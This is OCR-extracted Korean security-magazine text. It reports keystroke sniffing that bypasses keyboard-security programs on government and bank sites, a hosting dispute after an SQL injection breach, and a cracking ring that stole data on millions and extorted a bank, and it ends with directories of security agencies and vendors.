대법원 인터넷등기소는 부동산등기, 법인등기 등 각종 등기자료를 발급 · 열람할 수 있는 중요 기관 사이트라고 할 수 있다. 이 사이트에는 이용자들의 아이디와 패스워드를 보호하기 위해 키보드보안 프로그램이 작동하고 있었다. 하지만 키보드보안 프로그램이 작동하고 있음에도 불구하고 임의로 입력한 아이디와 패스워드가 스니핑 창에 그대로 보이는 것을 확인할 수 있었다. 물론 회원 가입창에서 입력되는 모든 개인정보도 스니핑 창에 그대로 노출되었으며 이는 심각한 사회 문제를 초래할 수 있음을 확인했다. 관세청 사이트도 키보드보안 프로그램이 작동하고 있지만 인터넷등기소와 마찬가지로 임의의 아이디와 패스워드가 그대로 노출되는 것을 확인했다. 이뿐만 아니라 행정정보를 공동으로 이용해 국민들에게 행정편의를 제공하자는 취지에서 개설된 행정정보공동이용센터 사이트도 임의의 패스워드가 그대로 노출되는 것을 확인했으며 전자정부에서 관리하고 있는 '전자민원G4C' 사이트에서도 아이디와 패스워드는 실시간으로 스니핑에 의해 노출될 수 있다는 것이 확인됐다.

키보드보안 프로그램이 설치되지 않은 사이트들은 말할 것도 없다. 이들 사이트들도 마찬가지로 스니핑에 무방비로 노출돼 사용자들의 아이디와 패스워드가 그대로 노출되는 것으로 확인됐다. 이용자 PC에 스니핑프로그램 클라이언트가 설치됐다면 키보드 입력정보가 그대로 크래커에게 넘어갈 수 있다는 것이다.

이 외에도 청와대, 국방부, 특허청 홈페이지 등을 포함한 국가 주요 사이트들도 스니핑에 의해 이용자의 아이디와 패스워드가 너무도 간단하게 노출될 수 있다는 것이 확인돼 충격을 주고 있다. 만약 스니핑 공격에 능한 해외 크래커(해킹 기술을 범죄에 악용하는 범죄자)가 다양한 스니핑 공격방법과 함께 시스템 해킹을 시도한다면 인터넷등기소의 모든 서류들은 위 · 변조의 위험에 노출될 수밖에 없



고 관세청도 이와 같은 상황에 처하게 된다. 또 전자민원G4C, 행정정보 공동이용센터 등의 사이트에서도 같은 문제가 발생해 심각한 문제가 일어날 수 있다.

따라서 키보드로 입력되는 모든 정보가 크래커의 손에 넘어갈 수 있다는 것. 즉, 아이디, 비밀번호, 주민등록번호, 한글로 입력한 이름이나 주소 등, 키보드로 입력된 모든 정보가 유출될 수 있다는 것이다. 이에 국내 모든 공공기관 사이트의 고객정보가 유출될 가능성이 충분하기 때문에 정부는 이를 인식하고 특단의 안정화 대책을 마련해야 할 것이다.

임 교수는 "스니핑 공격만으로는 시스템 침해가 어렵겠지만 여러 크래킹 기법을 동원한다면 심각한 문제가 발생할 가능성이 있다. 따라서 공공기관의 모든 사이트 관리자는 네트워크 보안과 시스템 보안에 더욱 신경을 써야 할 것"이라고 강조했다.

이 뿐만이 아니다. 국내 대부분 은행과 전자결제 서비스가 이루어지는 모든 사이트들에는 이용자의 아이디와 패스워드를 보호하기 위한 방안으로 키보드보안 프로그램이 구동되고 있다. 또 대형 포털사이트 등에서도 사용자들의 아이디와 패스워드 보호를 위해 키보드보안 프로그램을 사용하고 있다. 하지만 이들 보안제품들이 스니핑 공격에는 무용지물이며 아이디와 패스워드가 그대로 노출될 가능성은 앞서 언급한 공공기관과 마찬가지다.

임 교수는 "스니핑은 단순히 아이디와 패스워드를 갈취할 수 있는 프로그램으로 큰 문제를 야기할 수는 없지만 다른 크래킹 기법과 접목돼 사용된다면 문제가 될 수 있다"며 "각급 공공기관과 은행사이트들은 전반적인 보안에 더욱 대비해야 한다"고 강조했다.

그는 특히 "키보드 정보는 키보드 자체의 보안결함과 운영체제의 한계점으로 인해 현재의 방법으로는 변형된 스니핑 공격을 막기는 힘든 상황"이라며 "현재 금융사이트에 설치된 키보드보안 프로그램들이 대부분 새

로이 나타날 수 있는 스니핑 공격에 무력해 고객들의 아이디와 패스워드가 그대로 노출되는 것을 확인했다"고 설명했다.

이에 보다 새로운 해결방법이나 근본적인 대책이 마련되지 않는 한 스니핑 공격을 막는 것에는 시간이 다소 걸린다는 것. 또 대표적인 20개 금융기관 사이트와 포털, 전자지불을 동반하는 서비스 사이트들 10여 개를 테스트하는 과정에서 키보드보안 소프트웨어 실행파일의 코드정보에 대한 분석은 전혀 없었다고 한다. 즉 키보드보안 프로그램의 취약점을 파고든 것이 아니라 하드웨어의 취약점을 통해 스니핑을 한 것이다. 2차에 걸쳐 테스트한 결과 금융사이트에서 구동되고 있는 5개 주요 키보드보안 프로그램에는 전혀 지장을 주지 않고서도 운영체제와 하드웨어적 취약점을 이용해 전체 30개 사이트의 아이디와 패스워드가 그대로 노출되는 것이 밝혀졌다.

그는 "키보드보안이 단순해 보이지만 사이트 보안에 가장 큰 키를 쥐고 있다. 현재 상황에서는 키보드 기반의 패스워드 인증시스템은 스니핑에 의해 키보드 정보가 노출될 가능성이 크다"며 "운영체제상 디바이스 드라이버 관리의 문제점, 접근권한 관리의 문제점, 키보드를 담당하는 하드웨어 자체의 문제점 등이 결합된 것으로 이를 완벽하게 해결하는 데는 어려움이 있을 것"이라고 덧붙였다.

CASE 03


고객사 컨설팅 통한 적합한 보안서비스 검토 필요

호스팅 전문업체 가비아, 해킹으로 고객사 피해

지난 5월에는 웹호스팅 업체로 코스닥 상장사인 가비아가 서버호스팅을 하던 맥스웨딩네트워크가 해킹으로 인해 웹소스가 삭제되는 등 서비스가 중단되면서 맥스웨딩측에서 가비아를 상대로 법정 공방까지 가는 사건이 있었다. 전문가들은 호스팅업체와 고객사간의 보안관리에 대한 명확한 계약관계가 이루어져야 이 같은 문제가 발생해도 분쟁의 소지를 줄일 수 있고 지적했다.

이 사건은 호스팅 전문기업 가비아의 서버호스팅을 받던 맥스웨딩이 해킹사고로 서비스에 큰 장애가 발생했다며 가비아측에 손해배상을 청구했다. 맥스웨딩측은 지난 5월 14일 관련 보도자료를 언론에 배포하고 이 사실을 '보안뉴스'를 비롯한 각 언론사를 통해 알렸다.

이에 가비아측은 "맥스웨딩 측에서 발표한 서버해킹 피해 내용과 관련해 일부 사실과 다른 내용이 사



실인 것처럼 보도됐다"며 반론을 제기했다. 가비아측과 맥스웨딩측 주장이 대립하는 부분은 해킹발생의 근본원인과 해킹으로 인한 주요 파일의 손실, 고객 손실에 대한 책임회피 등의 문제다.

우선 해킹의 근본적인 원인에 대해 가비아측은 다음과 같이 반론을 제기했다. 가비아 관계자는 "맥스웨딩은 가비아에서 포트를 제한하는 형식의 일반 방화벽을 사용하고 있었으며 해킹의 주요 원인은 맥스웨딩 홈페이지 소스의 허점과 홈페이지 프로그램의 SQL 데이터 베이스를 관리하는 프로그램의 보안상 허점을 이용해 해커가 침입해 데이터를 삭제한 것으로 가비아의 호스팅 관리나 방화벽 서비스상의 문제로 귀결된 해킹이 아니다"라고 주장했다.

또 백업여부도 논란이 되고 있다. 이에 가비아측은 "맥스웨딩과 계약된 백업 용량은 총 5G로 이중 DB 26M, 웹 2.6G를 일주일에 2회 정상 백업을 하고 있었다"며 "맥스웨딩측에서 손실되었다고 주장하는 중요 파일에 대해서는 백업 총 용량을 초과하는 부분으로 백업 용량에 포함시키지 않겠다는 양사간 사건 합의가 있었음이 누락되었다"고 말했다. 또한 사건 직후 책임회피 건에 대해서도 양사가 대립하기도 했다.

이번 사건으로 인해 인터넷 업체들이 호스팅 업체와 계약단계에서 호스팅 업체가 제공하는 여러 단계의 보안서비스를 면밀히 검토하고 자사에 맞는 보안서비스를 선택하는 것이 중요하다는 것을 알게 됐다. 모 호스팅 전문 업체 관계자는 "호스팅 업체에서는 여러 레벨의 보안서비스를 제공하고 있다. 하지만 고객사에서 비용의 문제로 보안서비스를 거부하는 경우가 많다"며 "비용이 다소 추가되더라도 세부적인 보안컨설팅을 받은 후 적합한 보안서비스 옵션을 선택해 서비스를 이용하는 것이 안전하다"고 강조했다.

현재 가비아측은 "맥스웨딩측과 서비스 계약한 부분에 대해서는 충실히 이행한 상태였다. 해킹문제는 맥스웨딩 사이트의 웹 취약점을 이용한 SQL인젝션 공격으로 가비아의 방화벽이나 호스팅 서비스

의 문제 때문에 발생한 것이 아니다"라고 주장해 양사가 첨예하게 대립하고 있다.

모 보안 전문가는 "SQL인젝션 공격일 경우 웹 방화벽 서비스를 받고 있었다 할지라도 이를 감지해 내지 못한다"며 "웹 사이트 구축시 발생한 보안취약점으로 인해 발생한 문제이기 때문에 웹 취약점 컨설팅을 받아 취약점을 제거하는 것이 중요하다"고 말했다.

이 사건을 놓고 업계 전문가는 "웹호스팅의 경우는 웹에서 발생한 모든 문제를 호스팅 업체가 책임지게 된다. 하지만 서버호스팅의 경우는 고객사가 서버관리 능력이 어느 정도 있어야 한다"고 설명했다. 즉, 서버호스팅은 서버 한 대를 단독으로 고객사에 임대하는 것이다. 이때 고객사는 자사가 서버를 관리할 능력이 되는지, 보안에 대해 얼마나 커버할 수 있는지를 객관적으로 판단해야 한다는 것이다.

만약 서버관리나 보안관리 인력과 기술력이 없다면 호스팅 업체와 협의해 보안서비스 옵션과 매니지먼트 서비스 옵션을 선택해 계약을 체결하는 것이 안전하다. 또 데이터가 많다면 충분한 백업용량을 서비스 받는 것이 안전하다고 한다.

모 정보보호 관계자는 "호스팅 업체에 보안서비스를 받는 것도 중요하지만 원천적으로 웹 사이트 구축시 발생하는 웹 취약점을 제거하는 것이 무엇보다 중요하다"며 "주기적인 웹 사이트 취약점 컨설팅을 받는 것이 최근 SQL인젝션 공격을 예방하는데 도움이 될 것"이라고 조언했다. 또 다른 관계자는 "최근 호스팅 업체들은 웹 방화벽 서비스나 최근 급증하고 있는 DDoS공격을 막을 수 있는 보호서비스들을 내놓고 있다. 매월 비용만을 생각하며 보안에 투자를 소홀히 하다간 사소한 해킹공격에 사업 자체가 위태로울 수 있다는 보안의식이 먼저 선행돼야 한다"며 "인터넷 업체들은 호스팅 업체와 계약시 보안과 관련해 충분한 사전 협의와 책임소재 부분을 완벽히 한 다음 계약을 체결하는 문화가 정착돼야 할 것"이라고 강조했다.

CASE 04

274개 전산시스템 크래킹, 총 970만명 개인정보 유출

美 해커, 1년간 금융권 등 274개 국내 기관 농락

모아저축은행 대출신청관리시스템을 해킹해 금품을 요구한 혐의로 서울 모 지역 고시원에서 검거된 미국인 크래커(해킹기술을 악용하는 자) J씨가 다른 제2금융기관 6개 은행도 추가적으로 해킹해 고


객 금융정보 300만건을 유출한 사실이 밝혀져 충격을 던져줬다. 경찰 관계자에 따르면 "범인은 7개 금융기관을 비롯 유명 외식업체 고객정보 280만건, 우편사업관련 쇼핑몰에서도 고객정보 180만건을 빼냈다"며 "이들은 지난 1년여 동안 274개의 전산시스템을 무차별적으로 크래킹하고 총 970여만 명의 개인정보를 유출해 자신들이 운영하는 대출중개업에 활용한 혐의를 받고 있다"고 밝혔다.

경찰은 피해 은행에 관련 내용을 통보하는 한편, 금융위, 금감원, 해당 은행 등 관계기관과 긴급 대책회의를 개최하고 수사과정에서 밝혀진 해킹수법 및 시스템 취약점 보완방안 등 관련 자료를 제공하고 재발방지 및 추가피해 방지를 위한 조치를 취할 것을 당부했다.

이번 크래킹 사건의 총책인 김씨는 34세로 캐나다에서 컴퓨터 프로그램을 전공했으며 직접 해킹을 한 미국인 J씨는 24세로 컴퓨터공학을 전공했다고 한다. 또 추적중인 이씨는 30세로 대출관련 업무를 담당해 온 것으로 알려졌다. 지난해 김씨는 대부중개업을 시작하면서 상대적으로 보안이 취약한 제2금융권 시스템을 해킹, 대출자 정보를 빼내 마케팅 자료로 활용해 돈을 벌 계획을 세웠다. 지난해 4월경 외국인 구인광고 사이트를 통해 미국인 J씨를 만났고 J씨를 고용하게 됐다.

이들은 지난해 4월에서 올해 3월까지 약 1년간 서울 강남구 일대 커피숍 등에서 추적을 피하기 위해 노트북으로 ID, 비밀번호를 요구하지 않아 인증이 필요 없는 무선인터넷에 접속해 금융기관, 공공기관, 대형 외식업체, 기타 인터넷업체 등 274개 기관의 시스템을 해킹하고 970만건의 고객 정보를 빼낸 것이다. 또 빼낸 정보를 가지고 대출광고 문자메시지를 무차별 전송하거나 대출광고 전화를 거는 등 대부중개업 광고 자료로 활용했다.

한편 미국인 J씨는 김씨가 크래킹 대가로 약속한 돈을 주지 않자 이미 해킹을 시도해 알게 된 모 은행 대출정보 관리 시스템에 접속해 시스템을 사용할 수 없도록 암호화한 후 "20만 달러를 지정된 계좌로 입금시키면 암호화시킨 자료들을 해독해 주겠다. 그렇지 않으면 시스템을 사용할 수 없도록 만들겠다"고 협박했다. 또 그와 같은 문서 파일을 게시하고 시스템에서 확보한 해당 은행 소속 직원 160여명의 휴대전화로 이 같은 문자 메시지를 발송했다.



경찰 관계자는 "이번 사건은 해외에서 컴퓨

터 프로그래밍을 전공한 주범이 외국인 해커를 고용해 해킹 사업계획서까지 작성해 지속적으로 해킹을 시도한 것"이라며 "앞으로도 이런 사건이 발생할 수 있기 때문에 제2금융권 시스템 보안이 시급하다"고 강조했다. 경찰이 권고한 내용을 살펴보면 금융망과 인터넷망이 연결되어 인터넷을 통한 해킹 위험이 크다. 따라서 인터넷망과 내부망을 분리하고 패쇄형으로 운영해야 한다는 것이다.

또 금융거래 정보 유출에 따른 2차 금융피해를 줄이기 위해 주요 금융거래정보의 암호화 및 보안강화가 시급하다는 점이다. 일부 은행에서는 대출신청 등 금융서비스 관리 · 운영을 외주업체에 위탁하는 경우가 많다. 이들 외주업체들은 보안인력이 절대적으로 부족해 위험한 상황이다. 즉 독립된 전산환경 구축과 금융정보에 대한 책임 있는 보안관리가 중요하다. 한편 미비한 보안정책으로 일부 은행은 접속기록도 보관하지 않았다.

경찰 관계자는 "사용자 PC, 서버, 네트워크 등 단계별 보안정책 수립 및 세부 접속기록을 유지해 위협분석 및 사후 추적 자료로 활용해야 한다"고 강조했다.

정보보호기관의 한 관계자는 "이번 해킹 공격은 저축은행 FTP 서버를 해킹한 것"이라며 "FTP 서버를 해킹한 후 관리자 권한을 획득하고 이를 통해 고객정보가 들어있는 파일을 빼낸 것"이라고 설명했다. 그는 또 "저축은행은 홈페이지에서 전자금융거래가 이루어지지 않기 때문에 일반 은행보다 보안이 취약하다"며 "이번 해킹기술로 일반 은행을 해킹하는 것은 불가능하다"고 강조했다.

저축은행의 경우는 인터넷뱅킹과 같은 전자금융거래가 이루어지지 않기 때문에 해당은행의 홈페이지는 일반 기업의 홈페이지와 유사하게 구성돼 있다. 따라서 보안이 취약하다는 것이고 쉽게 해킹 공격에 뚫릴 수 있다는 것을 알 수 있다. 이번에 빠져나간 고객 정보들도 중앙회의 시스템이 해킹당해 본 DB 자체가 유출된 것이 아니라 개별 저축은행 사이트에서 사용하기 위해 저장된 정보들이 빠져나간 것으로 전문가들은 추측하고 있다.

주요 정보보호 유관 기관 및 단체

국가보안 기술연구소	www.nsri.re.kr 042-870-2114 대전시 유성구 가정로 138
국가정보보안 연합회	www.nisa.or.kr 042-870-2114 대전광역시 유성구 유성우체국 사서함 1호
국방부	www.mnd.go.kr 02-748-1111 서울시 용산구 이태원로 22번지
대검찰청	www.spo.go.kr 02-3480-2000 서울시 서초구 서초 3동 1730-1
방송통신위원회	www.bcc.go.kr 02-750-1114 서울시 종로구 세종로 20 (세종로100번지)
산업기밀보호센터	www.nisc.go.kr 111(상담전화)
전자서명인증 관리센터	www.rootca.or.kr 02-405-5114 서울시 송파구 중대로 135 IT 벤처타워
지식경제부	www.mke.go.kr 1577-0900 경기도 과천시 관문로 88 정부과천청사
한국과학기술 정보연구원	www.kisti.re.kr 042-869-1234 대전시 유성구 과학로 335
한국산업기술 보호협회	www.kaits.or.kr 02-6009-8530 서울시 강남구 역삼동 701-7 한국기술센터 15층
한국생산기술 연구원	www.kitech.re.kr 041-589-8114 충남 천안시 입장면 홍천리 35-3
한국전자인증	www.crosscert.com 1566-0566 서울시 서초구 서초동 1674-4 하림빌딩 7층
한국정보문화 진흥원	www.kado.or.kr 02-3660-2500 서울시 강서구 공항로 188
한국정보보호 진흥원	www.kisa.or.kr 02-405-5114 서울시 송파구 중대로 135 IT 벤처타워
한국정보사회 진흥원	www.nia.or.kr 02-2131-0114 서울시 중구 청계천로 14
한국정보시스템 감사통제협회	www.isaca.or.kr 02-786-2179 서울시 금천구 가산동 371-28 우림라이온스밸리 C동 1106호
한국CISSP협회	www.cisspkorea.or.kr 02-2142-0011 서울시 송파구 가락동 78번지 정보통신 벤처센터 서관 11층
국가사이버 안전센터	www.ncsc.go.kr 02-557-0716 서울시 강남구 역삼1동 736-1 한솔빌딩 9층
국가정보원	www.nis.go.kr 111(콜센터)/02-3412-3800
금융보안연구원	www.fsa.or.kr 02-6919-9114 서울시 영등포구 여의도동 36-1번지 삼성생명빌딩 15층
대한민국전자정부	www.egov.go.kr 02-2100-4040
사이버경찰청	www.npa.go.kr 02-363-0112 서울시 서대문구 의주로 91 미근동 209
외교통상부	www.mofat.go.kr 02-2100-7999 서울시 종로구 세종로 37
중소기업청	www.smba.go.kr 1357 대전시 서구 선사로 139
특허청	www.kipo.go.kr 1544-8080 대전시 서구 선사로 139
한국벤처기업협회	www.venture.or.kr 02-8900-600 서울시 구로구 구로3동 222-12 마리오타워 8층
한국산업보안 연구원	www.antispy.or.kr 02-584-0052 서울시 서초구 양재동 16-2 미래빌딩 4층
한국소프트웨어 진흥원	www.software.or.kr 02-2141-5000 서울시 송파구 중대로 113 (가락본동 79-2)
한국전자통신 연구원	www.etri.re.kr 042-860-6114 대전광역시 유성구 가정로 138
한국정보보호 산업협회	www.kisia.or.kr 02-2142-0900 서울시 송파구 가락동 78번지 IT 벤처타워
한국정보보호학회	www.kiisc.or.kr 02-564-9333 서울시 강남구 역삼1동 642-6 성지하이츠3차 909호
한국정보산업 연합회	www.fkii.or.kr 02-780-0201 서울시 마포구 상암동 1605 누리꿈스퀘어 비즈니스 타워
한국침해사고 대응지원팀	www.krcert.or.kr 118 서울시 송파구 중대로 135 IT벤처타워
행정안정부	www.mopas.go.kr 02-2100-3399 서울시 종로구 세종로 55 정부중앙청사

국내 주요 웹 보안 솔루션 업체 현황


코스콤 (대표 정연태)	제품명	ANSIM〉 Service
	웹사이트	www.koscom.co.kr
	연락처	02-767-7114
	주소	서울시 영등포구 여의나루길 57
시드시스템 (대표 이동일)	제품명	IBM Rational AppScan
	웹사이트	www.seedsystem.net
	연락처	02-2635-7985
	주소	서울시 영등포구 양평동 1가 31-10 MK빌딩 5층
인터비젠테크놀로지 (대표 오세관)	제품명	Fortify 360
	웹사이트	www.interbizen.com
	연락처	02-2191-5551
	주소	서울시 강남구 삼성동 157-8 LG트윈텔 1차 704호
NSHC (대표 허영일)	제품명	WWQ(Web Well-being Quotient) · Webs-Ray
	웹사이트	www.nshc.net
	연락처	031-458-6456
	주소	경기도 군포시 당정동 47블럭 1롯트 동화빌딩 2층
패닉시큐리티 (대표 신용재)	제품명	PS ScanW3B · PS ScanW3B C/S
	웹사이트	www.panicsecurity.com
	연락처	02-2027-2890
	주소	서울시 금천구 가산동 680 우림라이온스 2차 612호
잉카인터넷 (대표 주영흠)	제품명	nProtect WebFirewall · nProtect WebScan
	웹사이트	www.inca.co.kr
	연락처	02-6220-8000
	주소	서울시 구로구 구로3동 235-2 에이스 하이엔드타워 12층 1201호

웹보안!

이제 믿을 수 있는 기관에

安心하고 맡기세요!

AnSim› Web Service



㈜코스콤 · www.koscom.co.kr · 서울시 영등포구 여의도동 33번지 · 02-767-7269 · jhlee@koscom.co.kr
서비스총판 : 크로스위브테크놀로지스㈜ · 02-3477-8132 · hanbi@cwti.kr

한국증권전산 koscom